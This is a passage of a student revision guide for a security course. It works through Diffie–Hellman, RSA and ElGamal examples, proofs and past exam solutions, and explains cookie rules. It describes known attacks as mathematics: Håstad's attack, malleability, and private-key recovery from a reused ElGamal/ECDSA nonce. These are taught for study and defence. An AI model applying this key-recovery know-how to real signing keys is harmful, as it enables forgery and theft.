$B = 3^{233} = 3^{128} \cdot 3^{64} \cdot 3^{32} \cdot 3^8 \cdot 3^1$
$= 337 \cdot 185 \cdot 140 \cdot 207 \cdot 3 \bmod 353$
$337 \cdot 185 = 62345 - 176\times353\ (=62128) = 217$
$217 \cdot 140 = 30380 - 86\times353\ (=30358) = 22$
$22 \cdot 207 = 4554 - 12\times353\ (=4236) = 318$
$318 \cdot 3 = 954 - 2\times353\ (=706) = \mathbf{248}$

► B = 248

Common secret key: $K = B^a = 248^{97} \bmod 353$ (A computes this; B computes $A^b = 40^{233}$ and must get the same answer).

$248^1 = 248$
$248^2 = 61504 - 174\times353\ (=61422) = \mathbf{82}$
$248^4 = 82^2 = 6724 - 19\times353\ (=6707) = \mathbf{17}$
$248^8 = 17^2 = \mathbf{289}$
$248^{16} = 289^2 = 83521 - 236\times353\ (=83308) = \mathbf{213}$
$248^{32} = 213^2 = 45369 - 128\times353\ (=45184) = \mathbf{185}$
$248^{64} = 185^2 = 34225 - 96\times353\ (=33888) = \mathbf{337}$

$K = 248^{97} = 248^{64} \cdot 248^{32} \cdot 248^1 = 337 \cdot 185 \cdot 248 \bmod 353$
$337 \cdot 185 = 217$ (from above)
$217 \cdot 248 = 53816 - 152\times353\ (=53656) = \mathbf{160}$

► $K = 160$ (verified: $40^{233} \bmod 353 = 160$ as well)

REMEMBER THESE FOUR NUMBERS

$p = 353, g = 3, a = 97, b = 233 \rightarrow A = 40, B = 248, K = 160.$

The **2023–24 ElGamal question (Topic 4) reuses exactly these values** — p = 353, g = 3, Bob's private key b = 233, Alice's random r = 97. Its shared secret is the same 160. If you memorise this one computation you get two questions from two different years for free.

TOPIC 3 — VERY HIGH PRIORITY

RSA Encryption (and the number theory behind it)

Asked 4 times Lecture 7 · Textbook Ch. 11.3

The concept, in plain English

ANALOGY — THE OPEN PADLOCK

Bob mails out thousands of **open padlocks** with his name on them, keeping the only key. Anyone who wants to send Bob something private puts it in a box and snaps one of his padlocks shut. Snapping a padlock shut needs no key (that is the public key); opening it does (the private key). Even the sender cannot reopen the box after closing it.

The mathematical padlock is **multiplying two large primes**. Multiplying p×q is instant; factoring the 2048-bit result back into p and q is believed infeasible. p and q are the key.

The algorithm

KeyGen()
1. pick two large random primes p, q (test candidates for primality)
2. $N = p \cdot q$ (N is typically 2048–4096 bits)
3. $\varphi(N) = (p-1)(q-1)$ (Euler's totient of N)
4. choose e with $2 < e < \varphi(N)$ and $\gcd(e, \varphi(N)) = 1$
5. $d = e^{-1} \bmod \varphi(N)$ (Extended Euclid's algorithm)

→ public key (N, e) → private key d [p, q, φ(N) must be destroyed/kept secret]

Enc(e, N, M) $C = M^e \bmod N$ (requires M < N; otherwise split M into blocks)

Dec(d, C) $M = C^d \bmod N$

WORKED MICRO-EXAMPLE FROM THE SLIDES (P = 5, Q = 11)

N = 55. φ(N) = 4×10 = 40. e = 3 (gcd(3,40)=1 ✓). $d = 3^{-1} \bmod 40 = 27$, since 3×27 = 81 = 2×40 + 1 ≡ 1. Encrypt m = 10: $C = 10^3 \bmod 55 = 1000 - 18\times55$ (=990) = **10**. Decrypt: $10^{27} \bmod 55 = 10$ ✓. (10 happens to be a fixed point for these tiny parameters — do not be alarmed, it is an artefact of the toy numbers.)

Security — what RSA rests on

The **RSA problem**: given N, e and $C = M^e \bmod N$, find M. It is *no harder* than factoring — if you can factor N you get p, q, hence φ(N), hence $d = e^{-1} \bmod \varphi(N)$, and you decrypt. Whether it is *as hard* as factoring is an open question. Factoring is assumed hard; the best known algorithms are sub-exponential, and no efficient classical algorithm is known. (Shor's algorithm breaks it on a sufficiently large quantum computer — hence the move to post-quantum schemes.)

Issues with textbook RSA — examiners love these

- **Not IND-CPA: it is deterministic.** No randomness is used anywhere, so the same message always gives the same ciphertext. An adversary given C and two candidate messages simply encrypts both and compares.
- **Small e with small M.** e is usually small and fixed (3, 17, 65537). If $M^e < N$ there is no modular wrap-around at all, and the attacker recovers M by taking an ordinary integer e-th root.

- **Same M sent to several recipients (Håstad's attack).** Given $M^3 \bmod N_1$, $M^3 \bmod N_2$, $M^3 \bmod N_3$, the Chinese Remainder Theorem reconstructs $M^3 \bmod N_1N_2N_3$, which exceeds M^3 — so the plain cube root gives M.
- **Malleability.** $C' = C \cdot k^e \bmod N$ decrypts to $k \cdot M$ — the attacker tampers without decrypting.
- **Timing side channel.** Naive square-and-multiply takes time depending on the bits of d. This attack has been used successfully against RSA in OpenSSL. Defense: constant-time exponentiation and blinding.

Conclusion: never use textbook RSA. Use a probabilistic padding scheme — **RSA-OAEP** for encryption, **RSA-PSS** for signatures — and use **hybrid encryption** for anything larger than a key.

Past exam questions & solutions

Q 2023–24, Q7(b) — 10 marks

Prove the correctness of RSA encryption. Show mathematically why decryption of ciphertext yields the original message using number theoretic reasoning and necessary theorems.

SOLUTION

Goal. Show that `Dec(d, Enc(e, N, M)) = (M^e)^d = M^ed ≡ M (mod N)` for every $M < N$.

Theorems used.

- **Fermat's Little Theorem (FLT):** if p is prime and gcd(a, p) = 1, then $a^{p-1} \equiv 1 \pmod p$.
- **Chinese Remainder Theorem (CRT), in the form we need:** if $x \equiv y \pmod p$ and $x \equiv y \pmod q$ for distinct primes p, q, then $x \equiv y \pmod{pq}$.

Step 1 — what key generation gives us. By construction `d = e^-1 mod φ(N)` where φ(N) = (p−1)(q−1). Hence

```
ed ≡ 1  (mod (p−1)(q−1))
⇒  ed − 1 is a multiple of (p−1)(q−1)
⇒  ed − 1 = k(p−1)(q−1)  for some integer k ≥ 0
⇒  ed = k(p−1)(q−1) + 1
```

Step 2 — prove $M^{ed} \equiv M \pmod p$. Two cases, and you must do both for full marks.

```
Case A:  gcd(M, p) = 1   (p does not divide M)

  M^ed = M^k(p−1)(q−1) + 1
       = ( M^(p−1) )^k(q−1) · M          (regrouping the exponent)
       ≡ ( 1 )^k(q−1) · M   (mod p)          (by Fermat's Little Theorem)
       ≡ M                  (mod p)

Case B:  p | M   (p divides M)

  Then M ≡ 0 (mod p), so M^ed ≡ 0^ed ≡ 0 ≡ M (mod p).

In both cases:   M^ed ≡ M  (mod p)
```

Step 3 — by exactly the same argument with q in place of p (using $ed - 1 = k(q-1)(p-1)$, regrouping around M^{q-1}):

$$M^{ed} \equiv M \pmod{q}$$

Step 4 — combine with the CRT. We now have

$$p \mid (M^{ed} - M) \quad \text{and} \quad q \mid (M^{ed} - M)$$

p and q are *distinct primes*, so they are coprime; a number divisible by both is divisible by their product:

$$\Rightarrow \; pq \mid (M^{ed} - M)$$
$$\Rightarrow \; M^{ed} \equiv M \pmod{N}, \quad \text{since } N = pq$$

Step 5 — conclude.

$$\text{Dec}(d, \text{Enc}(e, N, M)) = (M^e \bmod N)^d \bmod N = M^{ed} \bmod N = M \bmod N = M$$

(the last equality because the scheme requires $M < N$, so M is its own residue) ∎

Common mistake to avoid: many students apply Euler's theorem ($M^{\varphi(N)} \equiv 1 \bmod N$) directly and stop. That is only valid when gcd(M, N) = 1. Since M is an arbitrary message it might share a factor with N, so the clean proof goes prime-by-prime via FLT and then recombines with the CRT — which covers every M, including the degenerate ones. Mentioning that you handled the gcd(M,N) ≠ 1 case is usually worth a mark.

Q 2019–20, Q7(c) — 15 marks

Let p = 83, q = 101, n = pq, e = 3, d = 5467 for an RSA cryptosystem A. Also let p = 17, q = 11, n = pq, e = 7, d = 23 for another RSA cryptosystem B. Calculate phi(n) and phi(phi(n)) for both systems, and explain why both systems are valid RSA cryptosystems. For RSA cryptosystem B, find the ciphertext C if the plaintext M is 3.

SOLUTION

System A: p = 83, q = 101, e = 3, d = 5467

$$n = 83 \times 101 = \mathbf{8383}$$
$$\varphi(n) = (83-1)(101-1) = 82 \times 100 = \mathbf{8200}$$

$\varphi(\varphi(n)) = \varphi(8200)$. Factorise: $8200 = 2^3 \times 5^2 \times 41$

φ is multiplicative, and $\varphi(p^k) = p^k - p^{k-1}$:

$\varphi(2^3) = 8 - 4 = 4$

$\varphi(5^2) = 25 - 5 = 20$

$\varphi(41) = 40$

$$\varphi(8200) = 4 \times 20 \times 40 = \mathbf{3200}$$

System B: p = 17, q = 11, e = 7, d = 23

```
n    = 17 × 11 = 187
φ(n) = 16 × 10 = 160

φ(φ(n)) = φ(160).   Factorise: 160 = 2^5 × 5
   φ(2^5) = 32 − 16 = 16
   φ(5)  = 4
φ(160) = 16 × 4 = 64
```

Why both are valid RSA cryptosystems. Two conditions must hold: (1) gcd(e, φ(n)) = 1, so that e is invertible mod φ(n); and (2) $d \equiv e^{-1} \pmod{\varphi(n)}$, i.e. $e \cdot d \equiv 1 \pmod{\varphi(n)}$.

```
System A
  gcd(3, 8200): digit sum of 8200 is 10, not divisible by 3  ⇒ gcd = 1   ✓
  e·d = 3 × 5467 = 16401 = 2 × 8200 + 1  ⇒  16401 mod 8200 = 1   ✓

System B
  gcd(7, 160): 160 = 7×22 + 6;  7 = 6×1 + 1;  6 = 1×6  ⇒ gcd = 1   ✓
  e·d = 7 × 23 = 161 = 1 × 160 + 1    ⇒  161 mod 160 = 1          ✓

Both satisfy ed ≡ 1 (mod φ(n)), which is exactly the condition the correctness
proof needs (Step 1 above), so decryption will recover the plaintext in both. VALID.
```

Ciphertext for System B with M = 3.

```
C = M^e mod n = 3^7 mod 187
  3^7 = 2187
  187 × 11 = 2057
  2187 − 2057 = 130

                    ► C = 130

Verification (decrypt): 130^23 mod 187 = 3  ✓
```

Why the question asks for φ(φ(n)) — the point behind it. Euler's theorem gives an alternative way to compute the private key without the Extended Euclid algorithm: $d = e^{-1} \equiv e^{\varphi(\varphi(n))-1} \pmod{\varphi(n)}$. Check it: for System B, $7^{64-1} = 7^{63} \bmod 160 = 23$ ✓, and for System A, $3^{3200-1} = 3^{3199} \bmod 8200 = 5467$ ✓. φ(φ(n)) is also the number of valid choices of e in the range, i.e. the size of the group $Z^*_{\varphi(n)}$. Mentioning this connection is what separates a full-marks answer from a bare calculation.

Q 2019–20, Q7(a) — 8 marks

What is Euler's Totient Function, and Euler's Theorem in Modular Arithmetic? Explain how the modular inverse can be calculated using the Euler theorem.

SOLUTION

Euler's Totient Function φ(n) counts how many integers in {1, 2, …, n} are **coprime** to n (share no factor with n other than 1). Equivalently, it is the size of the multiplicative group Z^*_n — the set of elements that *have* a modular inverse mod n.

```
φ(p)    = p − 1                 for p prime   (every 1…p−1 is coprime to p)
φ(p^k)  = p^k − p^(k−1) = p^k(1 − 1/p)
φ(mn)   = φ(m)·φ(n)             when gcd(m, n) = 1   (multiplicative)
φ(pq)   = (p−1)(q−1)           for distinct primes p, q  ← this is the RSA case

Examples:  φ(10) = φ(2)·φ(5) = 1×4 = 4     {1,3,7,9}
           φ(12) = φ(4)·φ(3) = 2×2 = 4     {1,5,7,11}
```

Euler's Theorem. If gcd(a, n) = 1, then

$$a^{\varphi(n)} \equiv 1 \pmod{n}$$

Fermat's Little Theorem is the special case n = p prime, where φ(p) = p−1, giving $a^{p-1} \equiv 1 \pmod{p}$. Intuition: the powers of a cycle through a subgroup of Z^*_n, whose order divides $|Z^*_n| = \varphi(n)$ (Lagrange's theorem), so raising to φ(n) always returns to the identity.

Computing a modular inverse with it. We want a^{-1}, the x with $a \cdot x \equiv 1 \pmod{n}$. Split off one factor of a from Euler's theorem:

$$a^{\varphi(n)} \equiv 1 \pmod{n}$$
$$\Rightarrow\ a \cdot a^{\varphi(n)-1} \equiv 1 \pmod{n}$$
$$\Rightarrow\ \mathbf{a^{-1} \equiv a^{\varphi(n)-1} \pmod{n}}$$

Worked example — find $7^{-1} \bmod 160$ (the System B key from Q7(c)):
$\varphi(160) = 64$
$7^{-1} \equiv 7^{63} \bmod 160 = \mathbf{23}$ check: $7 \times 23 = 161 \equiv 1 \pmod{160}$ ✓

Worked example — find $3^{-1} \bmod 40$ (the slides' toy RSA):
$\varphi(40) = \varphi(8)\cdot\varphi(5) = 4 \times 4 = 16$
$3^{-1} \equiv 3^{15} \bmod 40 = \mathbf{27}$ check: $3 \times 27 = 81 \equiv 1 \pmod{40}$ ✓

Practical caveat (worth stating). This method requires knowing φ(n), which requires **factorising n** — infeasible for RSA-sized n if you do not already know p and q. So in practice the modular inverse is computed with the **Extended Euclidean Algorithm**, which finds x, y with ax + ny = gcd(a,n) = 1 (hence $x = a^{-1}$) in O(log n) steps and needs no factorisation at all. Euler's route is the conceptually illuminating one; Euclid's is the one implementations use.

Q 2019–20, Q7(b) — 12 marks

Find the solutions to the following modular equations: (i) $x^8 \equiv 9 \pmod{13}$ (ii) $x^2 \equiv 2 \pmod{13}$. Also, find the value of $3^{128} \bmod 7$.

SOLUTION

(i) $x^8 \equiv 9 \pmod{13}$. Z^*_{13} is cyclic of order φ(13) = 12. Tabulate $x^8 \bmod 13$ by repeated squaring ($x^2 \to x^4 \to x^8$):

x	1	2	3	4	5	6	7	8	9	10	11	12

x^2	1	4	9	3	12	10	10	12	3	9	4	1
x^4	1	3	3	9	1	9	9	1	9	3	3	1
x^8	1	**9**	**9**	3	1	3	3	1	3	**9**	**9**	1

► $x \equiv$ **2, 3, 10, 11 (mod 13)** — four solutions

Sanity check with x = 2: $2^8 = 256 = 19\times13\ (=247) + 9 \Rightarrow 9$ ✓
Structure check: the map $x \mapsto x^8$ on a cyclic group of order 12 has image of size 12/gcd(8,12) = 12/4 = 3, and each value in the image has exactly gcd(8,12) = 4 preimages. ✓

(ii) $x^2 \equiv 2 \pmod{13}$. Read off the x^2 row above. The set of **quadratic residues** mod 13 is {1, 3, 4, 9, 10, 12}. **2 is not in that set.**

► **NO SOLUTION** — 2 is a quadratic non-residue modulo 13.

Confirm with Euler's criterion: a is a QR mod p iff $a^{(p-1)/2} \equiv 1 \pmod p$.
$2^{(13-1)/2} = 2^6 = 64 = 4\times13\ (=52) + 12 \Rightarrow 12 \equiv -1 \pmod{13}$
Result is −1, not +1 ⇒ 2 is a non-residue ⇒ no square root exists. ✓

(iii) 3^{128} mod 7. Use Fermat's Little Theorem to collapse the exponent.

7 is prime and gcd(3,7) = 1, so $3^6 \equiv 1 \pmod 7$ [φ(7) = 6]

Reduce the exponent modulo 6: $128 = 21\times6 + 2 \Rightarrow 128 \bmod 6 = 2$

$3^{128} = 3^{21\times6\,+\,2} = (3^6)^{21} \cdot 3^2 \equiv 1^{21} \cdot 9 \equiv 9 \equiv$ **2** $\pmod 7$

► $3^{128} \bmod 7 = 2$

The general technique to carry into the exam: to compute a^k mod n when gcd(a,n) = 1, first reduce **k modulo φ(n)**, then do the small exponentiation. This turns an astronomically large exponent into a one-line calculation, and it is the same trick that makes RSA decryption work.

TOPIC 4 — HIGH PRIORITY

ElGamal Encryption & the ElGamal Signature Scheme

Asked 3 times Lecture 7 · Textbook Ch. 11.4

The concept, in plain English

Diffie–Hellman has two annoying limitations: the shared secret g^{ab} is a *random number*, not a message you chose, and *both parties must be online at the same time*. ElGamal fixes both by turning DH into an encryption scheme.

> **ANALOGY — THE HALF-HANDSHAKE LEFT ON THE TABLE**
>
> Bob performs his half of the Diffie–Hellman handshake **in advance** and publishes it on his website: that is his public key $B = g^b$. Alice, at any hour, without Bob being online, does her own half ($R = g^r$), completes the handshake against Bob's published half to derive a one-time shared secret B^r, uses that secret to scramble her message, and ships Bob **both her half-handshake and the scrambled message**. When Bob wakes up he finishes the handshake against Alice's half and unscrambles.
>
> So ElGamal is literally "Diffie–Hellman, with Bob's half pre-published and the message multiplied by the resulting secret."

The protocol

Public: a large prime p and a generator g

KeyGen() Bob picks private key b; public key $B = g^b \bmod p$
[Bob has completed his half of a DH exchange, in advance]

Enc(B, M) Alice picks a fresh random r
$R = g^r \bmod p$ ← Alice's half of the DH exchange
$C = M \times B^r \bmod p$ ← message multiplied by the shared secret
ciphertext = (R, C) ← note: TWO components

Dec(b, R, C) $M = C \times R^{-b} \bmod p = C \times (R^b)^{-1} \bmod p$

Why decryption works (the correctness proof — asked in 2019–20 Q8(a)):

$$C \cdot R^{-b} = (M \cdot B^r) \cdot (g^r)^{-b} \quad \text{substituting C and R}$$
$$= M \cdot (g^b)^r \cdot g^{-rb} \quad \text{substituting } B = g^b$$
$$= M \cdot g^{br} \cdot g^{-rb}$$
$$= M \cdot g^0 = M \cdot 1 = M \pmod p \quad \blacksquare$$

The shared secret $B^r = g^{br}$ and $R^b = g^{rb}$ are the SAME value — that is the Diffie–Hellman identity, and it is the entire mechanism.

TWO THINGS THAT MUST BE TRUE, AND TWO PROPERTIES THAT ARE FALSE

r must be fresh and random for every message. If Alice reuses r for M_1 and M_2, then $C_1/C_2 = M_1/M_2$ — the secret cancels and the attacker learns the ratio of the plaintexts. If he knows one plaintext he gets the other.

Security rests on the Diffie–Hellman problem. Eve sees $B = g^b$ and $R = g^r$ but cannot compute g^{br}, so she cannot strip the mask off C.

Not IND-CPA (as taught in this course) and **malleable** — see the 2023–24 solution below, where both are asked explicitly.

Ciphertext expansion: the ciphertext (R, C) is *twice* the size of the plaintext.

Past exam questions & solutions

Q 2023–24, Q7(a) — 15 marks (10 + 5)

Consider an ElGamal encryption scheme over Z^*_{353}, where the prime $p = 353$ and the generator $g = 3$. Bob selects his private key $b = 233$. Alice wants to send a message $M = 123$ to Bob. She picks a random key $r = 97$. Compute Bob's public key, the ciphertext sent by Alice, and show how Bob uses his private key to recover the original message step by step. Is the scheme IND-CPA secure and non-malleable? Justify briefly with appropriate reasoning.

SOLUTION

Note: p, g and both exponents are identical to the 2021–22 Diffie–Hellman question in Topic 2, so the square-and-multiply chains computed there are reused verbatim here.

Step 1 — Bob's public key.

$B = g^b \bmod p = 3^{233} \bmod 353$

$233 = 128 + 64 + 32 + 8 + 1$

$3^1=3,\ \ 3^2=9,\ \ 3^4=81,\ \ 3^8=207,\ \ 3^{16}=136,\ \ 3^{32}=140,\ \ 3^{64}=185,\ \ 3^{128}=337 \quad (\text{all mod } 353)$

$B = 337 \cdot 185 \cdot 140 \cdot 207 \cdot 3 \bmod 353$

$337 \cdot 185 = 62345 - 176 \times 353 = 217$

$217 \cdot 140 = 30380 - 86 \times 353 = 22$

$22 \cdot 207 = 4554 - 12 \times 353 = 318$

$318 \cdot 3 = 954 - 2 \times 353 = 248$

► Bob's public key $B = 248$

Step 2 — the ciphertext. Alice computes the two components.

First component: $R = g^r \bmod p = 3^{97} \bmod 353$

97 = 64 + 32 + 1
R = 185 · 140 · 3 mod 353
  185·140 = 25900 − 73×353 (=25769) = 131
  131· 3 =   393 −   353   = 40
                  ► R = 40

Shared secret: $B^r = 248^{97} \bmod 353$

97 = 64 + 32 + 1
  248^1=248, 248^2=82, 248^4=17, 248^8=289, 248^{16}=213, 248^{32}=185, 248^{64}=337
B^r = 337 · 185 · 248 mod 353
      337·185 = 217
      217·248 = 53816 − 152×353 (=53656) = 160
                  ► B^r = 160

Second component: $C = M \times B^r \bmod p = 123 \times 160 \bmod 353$
                    = 19680 − 55×353 (=19415) = 265
                  ► C = 265

            ═══ CIPHERTEXT (R, C) = (40, 265) ═══

Step 3 — Bob decrypts, step by step.

(a) Bob recomputes the shared secret from Alice's half-handshake R, using his private key b:
      $R^b = 40^{233} \bmod 353 =$ **160**
    Note this equals B^r = 160 — exactly the Diffie–Hellman identity $g^{br} = g^{rb}$. ✓

(b) Bob inverts it modulo p. Find $(160)^{-1} \bmod 353$ by the Extended Euclidean Algorithm:
      353 = 2×160 + 33
      160 = 4×33 + 28
       33 = 1×28 + 5
       28 = 5×5   + 3
        5 = 1×3   + 2
        3 = 1×2   + 1
    back-substituting gives 160 × 139 − 353 × 63 = 1
      check: 160×139 = 22240, 353×63 = 22239, difference = 1 ✓
      ► $160^{-1} \equiv$ **139** (mod 353)

    [Alternative without Euclid — use Fermat: $R^{-b} = R^{p-1-b} = 40^{353-1-233} = 40^{119} \bmod 353 = 139$ ✓]

(c) Bob unmasks the message:
      $M = C \times (R^b)^{-1} \bmod p = 265 \times 139 \bmod 353$
        = 36835 − 104×353 (=36712) = **123**

            ═══ RECOVERED M = 123 ✓ matches Alice's original message ═══

Step 4 — Is it IND-CPA secure? NO.

As taught in this course, textbook ElGamal fails IND-CPA with a trivial distinguisher. In the IND-CPA game the adversary submits two messages of his choosing and must tell which was encrypted. He submits $\mathbf{M_0 = 0}$ and $\mathbf{M_1 \neq 0}$:

- If $M_0 = 0$ was encrypted, then $C = 0 \times B^r = \mathbf{0}$, always.
- If $M_1 \neq 0$ was encrypted, then $C = M_1 \cdot B^r \neq 0$ (p is prime, so there are no zero divisors).

The adversary just looks at whether C is zero and wins with probability 1. To make ElGamal semantically secure you need additional **padding and modifications** — in practice, **hashed ElGamal / DHIES / ECIES**, where the shared secret is passed through a hash to derive a symmetric key and the message is encrypted with an authenticated cipher.

Worth one extra sentence for a strong answer: the weakness above is really an artefact of working in Z^*_p and allowing M = 0 (which is not even a group element). If ElGamal is instantiated in a *prime-order subgroup* where the Decisional Diffie–Hellman assumption holds, and messages are encoded as genuine group elements, then ElGamal **is** provably IND-CPA. State the course answer first (not IND-CPA, with the M = 0 distinguisher), then add this nuance.

Step 5 — Is it non-malleable? NO. It is strongly malleable (homomorphic).

Anyone who intercepts (R, C) can produce a valid ciphertext of a *related* message without knowing b, r or M. Multiply the second component by any constant k:

```
Mallory sends   (R′, C′) = ( R ,  k · C mod p )

Bob decrypts:   C′ · R^−b = k · C · R^−b = k · M  (mod p)

Demonstration with our actual numbers (k = 2):
   C′ = 2 × 265 mod 353 = 530 − 353 = 177
   Bob computes  177 × 139 mod 353 = 24603 − 69×353 (=24357) = 246
   and 246 = 2 × 123  ✓  — Mallory has doubled the plaintext without ever seeing it.
```

Practical impact: if M is a bank transfer amount, Mallory multiplies it by 1000. ElGamal is in fact **multiplicatively homomorphic** — multiplying ciphertexts componentwise multiplies the plaintexts — which is a useful feature in e-voting and homomorphic-encryption schemes but a fatal flaw for ordinary confidentiality.

Both flaws share one fix: never use raw ElGamal. Derive a symmetric key $K = H(B^r)$ and send $(R, \text{AES-GCM}_K(M))$. The hash breaks the algebraic structure (killing malleability and giving IND-CPA), and the authenticated cipher's tag makes any tampering detectable (giving IND-CCA).

Q 2019–20, Q8(a) — 20 marks

Describe the encryption and decryption method of the ElGamal cryptosystem. Prove the correctness of the ElGamal decryption method. Provide one illustrative example to show that digital signatures can be susceptible to a birthday attack.

SOLUTION

Parts 1 and 2 — the protocol and the correctness proof are given in full at the top of this topic. Reproduce the `KeyGen / Enc / Dec` box and then the four-line derivation $C \cdot R^{-b} = M \cdot g^{br} \cdot g^{-rb} = M$. For extra marks, add:

- the **intuition**: Bob and Alice are performing a Diffie–Hellman exchange in which Bob's half is pre-published as his public key; the message is simply multiplied by the resulting one-time secret;
- a **numerical illustration** with small numbers. Using the slide values p = 11, g = 2, b = 4, M = 7, r = 3:

```
B = 2^4 mod 11 = 16 mod 11 = 5                (Bob's public key)
R = 2^3 mod 11 = 8                            (C_1)
C = 7 × 5^3 mod 11 = 7 × 125 mod 11 = 7 × 4 = 28 mod 11 = 6   (C_2)
   ciphertext = (8, 6)
Decrypt: R^b = 8^4 mod 11 = 4;  4^-1 mod 11 = 3 (since 4×3 = 12 ≡ 1)
         M = 6 × 3 mod 11 = 18 mod 11 = 7  ✓
```

- the **security basis** (the Diffie–Hellman problem) and the **requirement that r be fresh**.

Part 3 — the birthday attack on digital signatures is worked through in full in **Topic 1** (contract-swap example). Cross-reference it there.

Q 2020–21, Q6(b) — 10 marks

Explain the ElGamal Signature Scheme. Why shouldn't you reuse the same random number, k, on two different signatures?

SOLUTION

Part 1 — the scheme. Note this is a *different* algorithm from ElGamal encryption, though built on the same discrete-log foundation. (DSA is a refinement of it, and ECDSA is DSA over elliptic curves.)

```
KeyGen   public: large prime p, generator g
           private key: x, chosen at random with 1 < x < p−1
           public  key: y = g^x mod p

Sign(x, M)
   1. choose a random, secret, per-message value k with gcd(k, p−1) = 1
   2. r = g^k mod p
   3. s = ( H(M) − x·r ) · k^-1  mod (p−1)
   signature = (r, s)              [note: k itself is NEVER sent]

Verify(y, M, r, s)
   accept iff   g^H(M) ≡ y^r · r^s  (mod p)
```

Why verification works:

```
From step 3:   s·k ≡ H(M) − x·r   (mod p−1)
          ⇒  x·r + s·k ≡ H(M)       (mod p−1)

Then           y^r · r^s = (g^x)^r · (g^k)^s = g^(xr + ks) ≡ g^H(M)  (mod p)

(the exponent is taken mod p−1 by Fermat's Little Theorem, which is exactly the
 modulus used in step 3 — this is why s is computed mod p−1, not mod p)   ∎
```

Part 2 — why reusing k is catastrophic. It leaks the private key.

Suppose Alice signs two different messages M_1 and M_2 with the *same* k. Then both signatures share the same first component $r = g^k \bmod p$ — which is itself the public giveaway that lets an attacker spot the reuse just by scanning published signatures.

$s_1 = (H_1 - x \cdot r) \cdot k^{-1} \mod (p-1)$ where $H_1 = H(M_1)$

$s_2 = (H_2 - x \cdot r) \cdot k^{-1} \mod (p-1)$ where $H_2 = H(M_2)$

Step 1 — subtract. The x·r term cancels:

$$s_1 - s_2 = [(H_1 - x \cdot r) - (H_2 - x \cdot r)] \cdot k^{-1}$$
$$= (H_1 - H_2) \cdot k^{-1} \mod (p-1)$$

Step 2 — solve for k. Everything on the right is public:

$$\blacktriangleright\ k = (H_1 - H_2) \cdot (s_1 - s_2)^{-1} \mod (p-1)$$

Step 3 — with k known, recover the long-term private key x from either signature:

$$s_1 \cdot k = H_1 - x \cdot r \quad \Rightarrow \quad x \cdot r = H_1 - s_1 \cdot k$$

$$\blacktriangleright\ x = (H_1 - s_1 \cdot k) \cdot r^{-1} \mod (p-1)$$

Total compromise. The attacker can now forge Alice's signature on anything, forever.

Note also that **k must stay secret even if never reused**: a single leaked k immediately gives $x = (H(M) - s \cdot k) \cdot r^{-1} \bmod (p-1)$ from one signature. So k has to be generated by a cryptographically secure RNG and destroyed after use — it is as sensitive as the private key itself. This is why the slides warn that k is "sometimes called a nonce, but it is not: it must be random and never reused" (a nonce only needs uniqueness; k needs unpredictability too).

THE THREE REAL-WORLD DISASTERS — QUOTE AT LEAST ONE

Sony PlayStation 3 (2010). The PS3 only ran code signed with ECDSA. Sony's signing implementation **used a constant k for every signature**. Hackers (fail0verflow / geohot) applied exactly the algebra above to two firmware signatures, recovered Sony's master private key, and could then sign arbitrary code as Sony. The DRM was unrecoverably broken — you cannot patch out a leaked private key that is already burned into millions of consoles.

Android SecureRandom bug (2013). Android's PRNG was low-entropy and sometimes returned the *same* value twice. Bitcoin wallet apps signed transactions with ECDSA and publish every signature on the public blockchain. Attackers scanned the blockchain for transactions sharing an r value, recovered k, then the private key, then emptied the wallets.

ChromeOS U2F security keys. A firmware bug made k 32 bits instead of 256 — small enough to brute-force from a single signature. Damage was limited only because each website used a separate key.

The fix used today: RFC 6979 deterministic ECDSA, where k = HMAC(x, H(M)) — derived from the private key and the message, so it is unpredictable to an attacker, never repeats across different messages, and does not depend on the quality of the device's RNG at all.

Course takeaway from the slides: DSA/ECDSA is far more vulnerable to incorrect implementation than RSA signatures are — RSA signing has no per-message secret to get wrong.

TOPIC 5 — HIGH PRIORITY (AND THE EASIEST MARKS IN THE PAPER)

Cookies and the Cookie Policy

Asked 3 times Lecture 10

The concept, in plain English

HTTP is **stateless**: the server handles every request independently and remembers nothing. But we want websites to remember things — that you enabled dark mode, that you are logged in. A cookie is the sticky note that carries that memory between requests.

> ANALOGY — THE HAND STAMP AT A CLUB
>
> You pay at the door and the bouncer stamps your hand (**Set-Cookie**). From then on, every time you walk back in you show the stamp instead of paying again. The crucial and dangerous detail: **your browser shows the stamp automatically, without asking you, on every single request to that club** — even on a request that somebody else tricked you into making. That automatic, unconditional attachment is exactly what CSRF abuses (Topic 6).

Anatomy of a cookie

Attribute	Example	What it does
Name / Value	`theme = dark`	The actual data, stored as a name–value pair.
Domain	`toon.cs161.org`	Which servers this cookie may be sent to. Think of it as meaning "this domain *and all its subdomains*".
Path	`/xorcist`	Which paths on that server it may be sent to. Stops cookies leaking across unrelated parts of one site.
Secure	`True`	If true, the browser sends the cookie **only over HTTPS**, never over plain HTTP.
HttpOnly	`False`	If true, JavaScript in the page **cannot read** the cookie via `document.cookie`. Note: it does *not* stop the cookie being sent.
Expires	`11 Jul 2024 20:00`	When it stops being valid. A timestamp in the past → the browser deletes it.
SameSite	`Strict / Lax / None`	Whether the cookie rides along on **cross-site** requests. The CSRF defense — see Topic 6.

Cookies are **created** by the server (a `Set-Cookie:` response header) or by JavaScript; **stored** by the browser (in its "cookie jar"), never by the server; and **attached automatically** by the browser to every request the policy says they belong on.

THE TWO RULES — MEMORISE THESE EXACTLY

RULE 1 — SETTING a cookie. A server with domain **X** may set a cookie with `Domain=Y` if and only if:

1. **Y is a domain suffix of X** — i.e. X *ends in* Y; X is at or below Y in the domain hierarchy (X is equal to or more specific than Y); **and**
2. **Y is not a top-level domain** (TLD) such as `.com` or `.org`.

There is **no restriction on the Path attribute** — the browser accepts any value.

Examples: `mail.google.com` may set `Domain=mail.google.com` or `Domain=google.com`; it may **not** set `Domain=com` (a TLD) nor `Domain=facebook.com` (not a suffix) nor `Domain=inbox.mail.google.com` (more specific than itself).

RULE 2 — SENDING a cookie. The browser attaches the cookie to a request if **both**:

1. the cookie's **Domain is a domain suffix of the server's domain**, **and**
2. the cookie's **Path is a prefix of the request's path**.

Plus the obvious side conditions: **Secure=True** → only if the request is HTTPS; and the cookie must not have expired.

Exam technique: *right-align the domains* (suffix), *left-align the paths* (prefix). Or: concatenate the cookie's domain+path, line it up under the requested URL starting at the first single slash, and check that everything matches.

COOKIE POLICY VS. SAME-ORIGIN POLICY — THE CLASSIC TRAP

	Cookie policy	Same-Origin Policy
Governs	Which cookies are set and sent	Whether one page's JavaScript can read/tamper with another's content
Protocol	Ignored (except that the Secure flag requires HTTPS)	Must match exactly — `http` ≠ `https`
